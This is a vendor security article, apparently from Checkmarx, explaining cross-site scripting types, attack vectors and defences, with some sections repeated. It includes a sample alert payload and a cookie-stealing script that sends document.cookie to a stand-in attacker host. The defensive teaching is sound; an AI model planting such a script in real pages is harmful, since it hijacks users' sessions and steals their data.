


What Is Cross-Site Scripting (XSS)?
Cross-Site Scripting (XSS) is a critical web security vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into otherwise trusted websites. When an unsuspecting user visits the compromised page, their web browser implicitly trusts the source and executes the script, enabling attackers to bypass security mechanisms like the Same-Origin Policy.
Impact of XSS:
Because the malicious code runs directly within the victim’s browser session, attackers can:
- Steal Session Tokens: Access and exfiltrate sensitive HTTP cookies or session tokens to hijack accounts.
- Impersonate Users: Carry out actions on behalf of the victim, such as modifying profile data or transferring funds.
- Exfiltrate Data: Extract personal information, financial data, or keystrokes entered into the page.
- Deface Content: Forcefully rewrite the HTML content of the webpage to display fraudulent text or phishing forms.
Three main types of XSS:
| Type | How It Works | Delivery Mechanism | Example Scenario |
| Stored XSS (Persistent) | The payload is permanently saved on the target server. | Databases, comment sections, or visitor logs. | An attacker posts a comment containing a script; anyone who views that forum executes the script. |
| Reflected XSS (Non-Persistent) | The payload is embedded in a request and immediately bounced back by the server. | Malicious links, phishing emails, or search fields. | A user clicks a link like http://example.com<script>…, and the site reflects the code into the page. |
| DOM-based XSS | The vulnerability exists entirely in client-side script processing, modifying the page’s structure. | Client-side JavaScript execution environment. | JavaScript on the page reads data from window.location.hash and unsafely writes it directly to the HTML document. |
Impact of XSS
XSS can have serious security and business impacts because malicious JavaScript runs in the victim’s browser within the trusted context of the application. This allows attackers to abuse authenticated sessions, access sensitive data, manipulate page content, and perform actions as the affected user.
- Steal session tokens: If session cookies are accessible to JavaScript, attackers can send them to a remote server and impersonate the victim. HttpOnly cookies reduce direct theft, but XSS can still abuse the active session.
- Impersonate users: Injected scripts can send requests as the victim, such as changing settings, submitting forms, or performing privileged actions. This is especially dangerous when administrators are targeted.
- Exfiltrate data: XSS can read page content, tokens, API responses, and user-entered data, then transmit it externally. Attackers may also capture keystrokes, form submissions, or clipboard content.
- Deface content: Attackers can alter the DOM to change text, images, links, or forms. This can enable phishing, malicious redirects, false messages, and loss of user trust.
How an XSS Attack Works
Here is the typical workflow of an XSS attack:
1. Vulnerable application
An XSS attack begins when an attacker identifies an application that accepts user input and later displays that input in a web page without applying the correct security controls. Common entry points include search fields, comment sections, contact forms, profile pages, URL parameters, and HTTP headers. If the application inserts this data into the HTML page without proper output encoding, the attacker can inject JavaScript instead of plain text.
2. Payload delivered
The attacker then creates a payload designed to execute in the victim’s browser. The payload may be delivered through a malicious link, stored in the application’s database, or triggered by client-side JavaScript. The exact delivery method depends on the type of XSS vulnerability, but the goal is always the same: convince the browser to treat attacker-controlled input as executable code.
3. Payload executed in victim’s browser
When the victim loads the affected page, the browser executes the script with the same permissions as the legitimate website. Since browsers trust code served by the current origin, the malicious script can interact with the page, access data available to JavaScript, and send requests to the application as the logged-in user.
Types of Cross-Site Scripting Attacks
1. Reflected XSS
Reflected XSS occurs when an application immediately includes user input in the server’s response without properly encoding it. The malicious payload is not stored anywhere on the server. Instead, it is reflected back to the browser as part of the response to a specific request.
A common example is a search page that displays the search term in the results page. If the application inserts the search query directly into the HTML, an attacker can replace the search term with JavaScript. When the victim opens the crafted URL, the browser executes the injected code instead of displaying it as text.
Because reflected XSS relies on a specially crafted request, attackers often distribute malicious links through phishing emails, messaging platforms, social media, or shortened URLs. The attack only succeeds if the victim follows the link or otherwise submits the malicious request.
Although reflected XSS usually affects individual victims rather than every user of the application, it can still have serious consequences. Attackers can steal sensitive information, hijack active sessions, or trick users into performing actions they did not intend to perform.
2. Stored XSS
Stored XSS occurs when an application saves malicious input in a persistent storage location, such as a database, and later includes that content in pages viewed by other users. Because the payload remains stored, every visitor who loads the affected page may execute the malicious script automatically.
This vulnerability commonly appears in user-generated content such as comments, forum posts, product reviews, chat messages, user profiles, support tickets, and shared documents. If the application fails to sanitize or properly encode the stored content before displaying it, the browser interprets the injected JavaScript as part of the page.
Stored XSS is generally more dangerous than reflected XSS because it does not require attackers to convince every victim to click a malicious link. A single successful injection can compromise many users over an extended period, making it an effective attack against popular websites and internal business applications.
The impact depends on the privileges of the affected users. If administrators or other privileged accounts execute the malicious script, attackers may gain access to sensitive information, administrative functionality, or additional systems connected to the application.
3. DOM-Based XSS
DOM-based XSS is a client-side vulnerability where JavaScript running in the browser processes untrusted data and inserts it into the page using unsafe methods. Unlike reflected or stored XSS, the server may never include the malicious payload in its response. Instead, the vulnerability exists entirely within the application’s JavaScript code.
Applications often read data from sources such as URL parameters, the URL fragment (location.hash), document.referrer, browser storage, or messages received from other windows. If this data is inserted into the page using methods such as innerHTML, outerHTML, or document.write(), an attacker may be able to execute arbitrary JavaScript.
DOM-based XSS can be difficult to detect because the vulnerable code runs only in the browser after the page loads. Traditional server-side security testing may miss these issues, making client-side code analysis and browser-based testing important parts of security assessments.
Preventing DOM-based XSS involves using safe DOM APIs whenever possible. For example, assigning user input to textContent instead of innerHTML ensures the browser treats the data as plain text rather than executable HTML or JavaScript. Input validation, output sanitization, and Content Security Policy (CSP) provide additional layers of protection.
Common XSS Attack Vectors
Cross-site scripting vulnerabilities can be introduced through many different parts of a web application. Any feature that accepts user-controlled input and later displays or processes that input without proper validation or output encoding can become an attack vector. Understanding these common entry points helps developers identify high-risk areas and apply appropriate defenses.
- Search fields: Search terms reflected in search results pages without proper output encoding can lead to reflected XSS attacks.
- Comment sections and forums: User-generated content that is stored and displayed to other visitors can become a source of stored XSS if HTML or JavaScript is not handled safely.
- User profiles: Profile names, biographies, avatars, signatures, and other customizable fields may allow attackers to inject malicious scripts that execute whenever another user views the profile.
- Contact forms and support tickets: Messages submitted through forms may execute later when viewed by administrators or support staff, making them common targets for Blind XSS.
- URL parameters: Applications that display values from query strings without encoding them are vulnerable to reflected XSS attacks delivered through crafted links.
- HTTP headers: Data from headers such as User-Agent, Referer, or X-Forwarded-For may be displayed in logs or administrative dashboards, creating opportunities for Blind XSS.
- File uploads: HTML or SVG files uploaded by users can contain embedded JavaScript. If these files are served without appropriate restrictions, they may execute in the browser.
- Dynamic JavaScript: Client-side code that inserts untrusted data into the DOM using methods such as innerHTML, outerHTML, or document.write() can introduce DOM-based XSS vulnerabilities.
- Third-party content: Widgets, advertisements, analytics scripts, and other third-party integrations can expose an application to XSS if external content is not properly isolated or validated.

- Rich text editors: Applications that allow formatted text using HTML or Markdown must carefully sanitize user input to remove dangerous elements, attributes, and scripts before rendering content.
Impact of XSS
XSS can have serious security and business impacts because malicious JavaScript runs in the victim’s browser within the trusted context of the application. This allows attackers to abuse authenticated sessions, access sensitive data, manipulate page content, and perform actions as the affected user.
- Steal session tokens: If session cookies are accessible to JavaScript, attackers can send them to a remote server and impersonate the victim. HttpOnly cookies reduce direct theft, but XSS can still abuse the active session.
- Impersonate users: Injected scripts can send requests as the victim, such as changing settings, submitting forms, or performing privileged actions. This is especially dangerous when administrators are targeted.
- Exfiltrate data: XSS can read page content, tokens, API responses, and user-entered data, then transmit it externally. Attackers may also capture keystrokes, form submissions, or clipboard content.
- Deface content: Attackers can alter the DOM to change text, images, links, or forms. This can enable phishing, malicious redirects, false messages, and loss of user trust.
How an XSS Attack Works
Here is the typical workflow of an XSS attack:
1. Vulnerable application
An XSS attack begins when an attacker identifies an application that accepts user input and later displays that input in a web page without applying the correct security controls. Common entry points include search fields, comment sections, contact forms, profile pages, URL parameters, and HTTP headers. If the application inserts this data into the HTML page without proper output encoding, the attacker can inject JavaScript instead of plain text.
2. Payload delivered
The attacker then creates a payload designed to execute in the victim’s browser. The payload may be delivered through a malicious link, stored in the application’s database, or triggered by client-side JavaScript. The exact delivery method depends on the type of XSS vulnerability, but the goal is always the same: convince the browser to treat attacker-controlled input as executable code.
3. Payload executed in victim’s browser
When the victim loads the affected page, the browser executes the script with the same permissions as the legitimate website. Since browsers trust code served by the current origin, the malicious script can interact with the page, access data available to JavaScript, and send requests to the application as the logged-in user.
Cross-Site Scripting Examples
Some of the examples below are adapted from the OWASP XSS cheat sheet.
Unsafe vs. Safe DOM Update
// ❌ Avoid
node.innerHTML = userInput;

// ✅ Do
node.textContent = userInput; // encodes by design
CSP + Trusted Types headers (Node/Express with Helmet)
import helmet from "helmet";
import express from "express";
const app = express();

app.use(
  helmet({
    contentSecurityPolicy: {
      useDefaults: true,
      directives: {
        "default-src": ["'self'"],
        "script-src": ["'self'"],      // add nonces/hashes for inline scripts if needed
        "object-src": ["'none'"],
        "base-uri": ["'self'"],
        "frame-ancestors": ["'none'"],
        "require-trusted-types-for": ["'script'"],
        "trusted-types": ["app-policy"] // define policy in the client
      },
    },
  })
);
On the client, register a Trusted Types policy and ensure any HTML creation routes through it. Pair with CSP nonces/hashes to remove unsafe-inline.
Stored XSS in User Generated Content
Stored XSS occurs when malicious input is saved by the application and later displayed to other users.
Consider an application that stores comments in a database and displays them without output encoding.
Vulnerable code (JSP):
<%
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("SELECT comment FROM comments");

while (rs.next()) {
%>
    <p><%= rs.getString("comment") %></p>
<%
}
%>
An attacker submits the following comment:
<script>alert('Stored XSS')</script>Because the application stores the comment without sanitizing or encoding it, every user who views the page receives:
<p>
<script>alert('Stored XSS')</script>
</p>
The browser executes the script automatically whenever the page is loaded. Unlike reflected XSS, victims do not need to click a specially crafted link—the payload remains stored until it is removed.
Cookie Theft
One of the classic goals of an XSS attack is stealing session cookies when they are accessible to JavaScript.
An attacker injects code similar to the following:
<script>

const url =

  "https://attacker.example/collect?cookie=" +

  encodeURIComponent(document.cookie);

fetch(url);

</script>
If the application’s session cookie is not marked HttpOnly, document.cookie returns the user’s cookies. The script sends them to a server controlled by the attacker, who can then attempt to hijack the victim’s authenticated session.
Modern applications often mark authentication cookies as HttpOnly, preventing JavaScript from reading them directly. Even then, XSS remains dangerous because malicious scripts can still perform actions on behalf of the authenticated user.
How to Prevent XSS Attacks
1. Validate and Sanitize User Input
Input validation helps reduce the amount of unexpected data an application accepts, while sanitization removes or neutralizes dangerous content when HTML input is required. Validation should enforce expected formats, lengths, and character sets using allowlists whenever possible instead of attempting to block known malicious patterns.
Validation and sanitization alone should not be treated as complete XSS protection. Attackers continually discover new ways to bypass filters, and data that is safe in one context may become dangerous in another. These controls should always be combined with context-aware output encoding and safe DOM handling.
2. Apply Context-Aware Output Encoding
Output encoding is the primary defense against XSS because it ensures browsers interpret user input as data instead of executable code. The correct encoding depends on where the data is inserted, such as HTML content, HTML attributes, JavaScript, CSS, or URLs. Using the wrong encoding method can still leave an application vulnerable.
Most modern templating engines automatically encode variables rendered into HTML, but developers should understand when automatic protection does not apply. Special care is required when generating HTML manually, inserting data into JavaScript, or using framework features that intentionally bypass escaping.
3. Use Safe JavaScript and DOM APIs
Many DOM-based XSS vulnerabilities result from inserting untrusted data into the page using APIs that interpret HTML. Methods such as innerHTML, outerHTML, document.write(), and insertAdjacentHTML() should be avoided unless the content has been thoroughly sanitized.
Whenever possible, use APIs that treat input as plain text rather than HTML. Methods such as textContent, innerText, createTextNode(), setAttribute() for trusted attribute values, and appendChild() prevent browsers from executing embedded scripts because they do not parse the input as markup.
4. Implement a Content Security Policy
Content Security Policy (CSP) provides an additional layer of defense by restricting where browsers can load scripts and other resources from. A well-designed policy limits script execution to trusted sources and reduces the impact of successful XSS vulnerabilities by blocking many injected payloads.
For maximum effectiveness, avoid using unsafe-inline and prefer nonce- or hash-based policies for legitimate inline scripts. Modern browsers also support Trusted Types, which help prevent DOM-based XSS by restricting how applications create HTML and script content.
5. Protect Cookies With Security Attributes
Authentication cookies should be configured with security attributes that reduce the impact of XSS and related attacks. The HttpOnly attribute prevents JavaScript from reading cookie values, making session theft through document.cookie significantly more difficult.
Cookies should also use the Secure attribute so they are transmitted only over HTTPS, and the SameSite attribute to help reduce cross-site request forgery (CSRF). While these attributes improve security, they do not eliminate XSS because malicious scripts can still interact with the application using the victim’s authenticated session.
6. Test Applications Throughout the SDLC
XSS prevention should be integrated into every stage of the software development lifecycle rather than treated as a final security check. Secure coding standards, code reviews, static analysis, dependency scanning, and automated security testing help identify vulnerabilities before applications reach production.
Security testing should also include dynamic testing and manual assessment, especially for complex client-side applications where DOM-based XSS may not be detected by server-focused tools. Regular penetration testing and vulnerability scanning help ensure that new features, framework updates, and third-party integrations do not introduce XSS weaknesses over time.
How Checkmarx helps reduce XSS risk
See Cross Site Scripting (XSS) Cheat Sheet, Attack Examples & Protection at Vulnerability Knowledge Base.
- SAST (Static Application Security Testing) to catch XSS flows as code is written—across languages, frameworks, and templates. → See: Static Application Security Testing (SAST) (glossary) and Checkmarx SAST Engine.
- DAST (Dynamic Application Security Testing) to validate exploitability in staging or pre‑prod, including auth flows and APIs. → See: Checkmarx DAST (product) and docs.
- SCA to flag vulnerable JS/templating libraries that can re‑introduce XSS class bugs (e.g., DOM sanitizers, widgets). → See: Checkmarx SCA.
- Secrets Detection to prevent leaked tokens that magnify the impact of XSS session hijacking. → See: Secrets Detection.
- Codebashing developer training with hands‑on lessons covering XSS and secure patterns. → See: Codebashing.
- Checkmarx One unifies these in a single platform for shared policies, results, and governance. → See: Checkmarx One.
Quick XSS FAQ
Quick XSS FAQ
-
No. CSP reduces exploitability and provides telemetry, but you still need strict output encoding and safe DOM APIs. Combine CSP with Trusted Types for DOM‑based XSS.
-
Replace innerHTML with textContent (or a framework’s auto‑escaping render) and move any unavoidable HTML generation behind a Trusted Types policy.
-
Run SAST on every PR and scheduled full scans; run DAST against test/stage pre‑release; track open‑source exposure with SCA continuously.